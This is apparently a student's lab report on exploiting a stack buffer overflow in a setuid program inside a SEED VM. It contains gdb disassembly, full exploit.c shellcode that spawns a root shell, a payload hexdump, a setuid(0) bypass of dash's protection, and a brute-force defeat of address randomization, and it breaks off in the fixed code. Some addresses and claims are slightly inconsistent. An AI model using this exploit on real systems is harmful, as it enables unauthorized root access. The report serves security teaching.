


Lab 1: Buffer Overflow

Question 1

None.

Question 2

The program successfully launches a shell (see Figure 1).



A screenshot of a Linux desktop environment. A terminal window titled '/bin/bash' is open, showing the command history and output of a shellcode exploit. The terminal window is located in the top-left corner of the desktop. The desktop background is a light blue with a subtle pattern. The taskbar at the bottom shows several icons, including a file manager, a browser, and system tools. The status bar at the bottom right indicates the date and time as '02/20/19 8:12 PM'.

```
[02/20/19]seed@VM:~/.../Lab 1$ sudo rm /bin/sh
[02/20/19]seed@VM:~/.../Lab 1$ sudo ln -s /bin/zsh /bin/sh
[02/20/19]seed@VM:~/.../Lab 1$ gcc -z execstack -o call_shellcode call_shellcode.c
call_shellcode.c: In function 'main':
call_shellcode.c:24:4: warning: implicit declaration of function 'strcpy' [-Wimplicit-function-declaration]
    strcpy(buf, code);
               ^
call_shellcode.c:24:4: warning: incompatible implicit declaration of built-in function 'strcpy'
call_shellcode.c:24:4: note: include <string.h> or provide a declaration of 'strcpy'
[02/20/19]seed@VM:~/.../Lab 1$ ./call_shellcode
$ env
LOGNAME=seed
SHLVL=1
PWD=/home/seed/Desktop/PCS/Lab 1
OLDPWD=/home/seed/Desktop/PCS/Lab 1
=/usr/bin/env
$ echo $0
/bin//sh
$ exit
[02/20/19]seed@VM:~/.../Lab 1$
```

Figure 1: Running shellcode

Question 3

The way to exploit this buffer overflow vulnerability in `stack.c` is to find the place to store the return address of function `bof`. Please refer to Figure 2 for the assembly codes.

The screenshot shows a terminal window titled '/bin/bash 110x34' with the following content:

```

[02/21/19]seed@VM:~/.../Lab 1$ gcc -o stack -z execstack -fno-stack-protector stack.c
[02/21/19]seed@VM:~/.../Lab 1$ sudo chown root stack
[02/21/19]seed@VM:~/.../Lab 1$ sudo chmod 4755 stack
[02/21/19]seed@VM:~/.../Lab 1$ gdb stack
GNU gdb (Ubuntu 7.11.1-0ubuntu1-16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from stack... (no debugging symbols found)...done.
gdb-peda$ disas bof
Dump of assembler code for function bof:
0x080484bb <+0>: push    ebp
0x080484bc <+1>:  mov     ebp,esp
0x080484be <+3>:  sub    esp,0x28
0x080484c1 <+6>:  sub    esp,0x8
0x080484c4 <+9>:  push    DWORD PTR [ebp+0x8]
0x080484c7 <+12>: lea     eax,[ebp-0x20]
0x080484ca <+15>: push    eax
0x080484cb <+16>: call    0x8048370 <strcpy@plt>
0x080484d0 <+21>: add    esp,0x10
0x080484d3 <+24>: mov    eax,0x1
0x080484d8 <+29>: leave
0x080484d9 <+30>: ret
End of assembler dump.

```

Figure 2: Assembly implementation of buffer in `stack.c`

By reading the assembly codes in Figure 2, I find that the address of `buffer` is `%ebp - 0x20`. Also, I know from the lecture that the address of `ret_addr` is `%ebp - 0x4`, and that of input (`str` from `badfile`) is `%ebp - 0x8`. Thus, I conclude that the address of `ret_addr` is equal to `buffer + 0x24`, and that of input is `buffer + 0x28`.

I add a line in the function `bof` to print the address of the variable `buffer` in console. This additional instruction won't affect addresses of variables on stack.

```

/* stack.c */

int bof(char *str)
{
    char buffer[24];


    /* The following statement has a buffer overflow problem */
    strcpy(buffer, str);

    // Add to print the address of buffer
    printf("buffer: 0x%x\n", buffer);

    return 1;
}

```

By running `stack.c`, I find that the memory address of the variable `buffer` in `stack.c` is `0xbffffea68` (see Figure 3).




The screenshot shows a terminal window titled '/bin/bash' with the command line '/bin/bash 110x34'. The terminal displays the following sequence of commands and their outputs:

```
[02/21/19]seed@VM:~/.../Lab 1$ gcc -o stack -z execstack -fno-stack-protector stack.c
stack.c: In function 'bof':
stack.c:17:12: warning: format '%x' expects argument of type 'unsigned int', but argument 2 has type 'char *'
[-Wformat=]
    printf("buffer: 0x%x\n", buffer);
[02/21/19]seed@VM:~/.../Lab 1$ sudo chown root stack
[02/21/19]seed@VM:~/.../Lab 1$ sudo chmod 4755 stack
[02/21/19]seed@VM:~/.../Lab 1$ gcc -o exploit exploit.c
[02/21/19]seed@VM:~/.../Lab 1$ ./exploit
[02/21/19]seed@VM:~/.../Lab 1$ ./stack
buffer: 0xbffffea68
Segmentation fault
[02/21/19]seed@VM:~/.../Lab 1$
```

Figure 3: Memory address of `buffer` in `stack.c`

Since the program `exploit.c` overwrites the address to return, the address that stores the address to be returned should be `buffer + 36`. It's a relative place because `stack.c` will copy the input string from `badfile` to `buffer`. The address it points to can be any address larger or equal to `0xbffffea90` but within the scope of NOPs followed by the shellcode that `buffer` can cover with a size of 517.

The completed `stack.c` is presented in Question 5. By running `./stack` and typing the command `id`, the real user id is still `seed` and the effective user id is not `root` (see Figure 4).



The screenshot shows a terminal window titled '/bin/bash' with the command line '/bin/bash 110x34'. The terminal displays a series of commands entered by the user:

```
[02/21/19]seed@VM:~/.../Lab 1$ gcc -o stack -z execstack -fno-stack-protector stack.c
[02/21/19]seed@VM:~/.../Lab 1$ sudo chown root stack
[sudo] password for seed:
[02/21/19]seed@VM:~/.../Lab 1$ sudo chmod 4755 stack
[02/21/19]seed@VM:~/.../Lab 1$ gcc -o exploit exploit.c
[02/21/19]seed@VM:~/.../Lab 1$ ./exploit
[02/21/19]seed@VM:~/.../Lab 1$ ./stack
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
# exit
[02/21/19]seed@VM:~/.../Lab 1$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
[02/21/19]seed@VM:~/.../Lab 1$
```

Figure 4: Root shell launched

Question 4

The memory address of the variable `buffer` is `0xbffffea68` (see Figure 3).

Question 5

```
/* exploit.c */
/* A program that creates a file containing code for launching shell */

#include <stdlib.h>
#include <stdio.h>
#include <string.h>

char shellcode[]=
    "\x31\xc0"           /* xorl    %eax,%eax      */
    "\x50"                /* pushl    %eax          */
    "\x68""//sh"         /* pushl    $0x68732f2f   */
    "\x68""/bin"         /* pushl    $0x6e69622f   */
    "\x89\xe3"            /* movl    %esp,%ebx     */
    "\x50"                /* pushl    %eax          */
    "\x53"                /* pushl    %ebx          */
    "\x89\xe1"            /* movl    %esp,%ecx     */
    "\x99"                /* cdq                 */
    "\xb0\x0b"             /* movb    $0x0b,%al      */
    "\xcd\x80"            /* int     $0x80          */
;

void main(int argc, char **argv)
{
    char buffer[517];
    FILE *badfile;

    /* Initialize buffer with 0x90 (NOP instruction) */
    memset(&buffer, 0x90, 517);

    /* You need to fill the buffer with appropriate contents here */
    // address to store return address
    long *ret_ptr = (long *)(buffer + 36);
    *ret_ptr = 0xbffffea90;           // address to be returned
    memcpy(buffer + sizeof(buffer) - sizeof(shellcode), shellcode, sizeof(shellcode));


    /* Save the contents to the file "badfile" */
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
}
```

Question 6

```
00000000 9090 9090 9090 9090 9090 9090 9090 9090 9090  
*  
00000020 9090 9090 ea90 bfff 9090 9090 9090 9090 9090  
00000030 9090 9090 9090 9090 9090 9090 9090 9090 9090  
*  
00001e0 9090 9090 9090 9090 9090 9090 c031 6850  
00001f0 2f2f 6873 2f68 6962 896e 50e3 8953 99e1  
0000200 0bb0 80cd 0000  
0000205
```

Question 7

The system call `setuid(0)` helps to defeat the countermeasure in `dash`. I first run `dash_shell_test.c` with the line `setuid(0)` commented out. By typing `id` in the launched shell, the user id is still `seed` (see Figure 5). I then run with the line uncommented, a new shell launched with root access (see Figure 6). This experiment shows that the command `setuid(0)` fools `dash` by changing the real user ID to zero before calling `dash` program. Thus, we may add the assembly codes that invokes `setuid(0)` at the beginning of the shellcode.




```
/bin/bash
[02/22/19]seed@VM:~/.../Lab 1$ sudo rm /bin/sh
[02/22/19]seed@VM:~/.../Lab 1$ sudo ln -s /bin/dash /bin/sh
[02/22/19]seed@VM:~/.../Lab 1$ cat dash_shell_test.c
// dash_shell_test.c

#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
int main()
{
    char *argv[2];
    argv[0] = "/bin/sh";
    argv[1] = NULL;

    // setuid(0);
    execve("/bin/sh", argv, NULL);

    return 0;
}
[02/22/19]seed@VM:~/.../Lab 1$ gcc dash_shell_test.c -o dash_shell_test
[02/22/19]seed@VM:~/.../Lab 1$ sudo chown root dash_shell_test
[02/22/19]seed@VM:~/.../Lab 1$ sudo chmod 4755 dash_shell_test
[02/22/19]seed@VM:~/.../Lab 1$ ./dash_shell_test
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
$ exit
[02/22/19]seed@VM:~/.../Lab 1$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
[02/22/19]seed@VM:~/.../Lab 1$
```

Figure 5: `dash_shell_test.c` with `setuid(0)` commented



```
/bin/bash
[02/22/19]seed@VM:~/.../Lab 1$ cat dash_shell_test.c
// dash_shell_test.c


#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
int main()
{
    char *argv[2];
    argv[0] = "/bin/sh";
    argv[1] = NULL;

    setuid(0);
    execve("/bin/sh", argv, NULL);

    return 0;
}
[02/22/19]seed@VM:~/.../Lab 1$ gcc dash_shell_test.c -o dash_shell_test
[02/22/19]seed@VM:~/.../Lab 1$ sudo chown root dash_shell_test
[02/22/19]seed@VM:~/.../Lab 1$ sudo chmod 4755 dash_shell_test
[02/22/19]seed@VM:~/.../Lab 1$ ./dash_shell_test
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
# exit
[02/22/19]seed@VM:~/.../Lab 1$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
[02/22/19]seed@VM:~/.../Lab 1$
```

Figure 6: `dash_shell_test.c` with `setuid(0)` uncommented

Using the updated shellcode in `exploit.c` to defeat the countermeasure implemented in `dash`, I also get a root shell (see Figure 7).



```
/bin/bash
[02/22/19]seed@VM:~/.../Lab 1$ sudo rm /bin/sh
[sudo] password for seed:
[02/22/19]seed@VM:~/.../Lab 1$ sudo ln -s /bin/dash /bin/sh
[02/22/19]seed@VM:~/.../Lab 1$ gcc -o exploit exploit.c
[02/22/19]seed@VM:~/.../Lab 1$ ./exploit
[02/22/19]seed@VM:~/.../Lab 1$ ./stack
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
# exit
[02/22/19]seed@VM:~/.../Lab 1$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
[02/22/19]seed@VM:~/.../Lab 1$
```

Figure 7: Root shell launched by defeating `dash`'s countermeasure

Question 8

After turning on the Ubuntu's address randomization, the attack developed in Task 2 no longer works at a single time (see Figure 8). This is because I set a static address to return. The attack may succeed only when this address is pointing at the range of NOPs after or exactly the start of shellcode in `buffer` copied from `badfile`. The low possibility to hit the right place makes it harder to attack successfully.





Figure 8: Attack failed after turning on Ubuntu's address randomization

By using the brute-force approach to launch the attack repeatedly, the address I set in `badfile` eventually be correct and the program get a root shell in the 71622nd time (see Figure 9).



The screenshot shows a terminal window titled '/bin/bash' with the command '/bin/bash 110x34'. The window contains a series of log entries from a script named 'attack.sh'. The script is attempting to exploit a system vulnerability by running a stack overflow attack. It prints messages indicating the number of times it has run (from 71613 to 71622), the time elapsed (1 minute and 19 seconds), and the command being executed ('./stack'). Finally, it prints the root privileges command '# id' followed by the output 'uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(smbashare)'. The terminal window has a blue header bar with icons for battery, signal, and volume.

Figure 9: Attack succeeded after 71622 times' trial

Question 9

When turning on the StackGuard protection, the program outputs

***** stack smashing detected ***: ./stack terminated**

and terminates the process (see Figure 10). This is because this mechanism is designed to prevent buffer overflows and monitors a randomly chosen “canary” word next to the return address. When the word is changed, an error will be raised.




Figure 10: Attack failed after turning on the StackGuard protection

Question 10

When turning on the non-executable stack protection, the program outputs **Segmentation fault**

which makes me unable to get a shell (see Figure 11). Though this option does not prevent the occurrence of buffer overflow and all content of **buffer** from **badfile** should be copied to stack, it stops the shellcode to run on stack.




Figure 11: Attack failed after turning on the non-executable stack protection

Question 11

```
/* stack-fixed.c */

#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int bof(char *str)
{
    // char buffer[24];
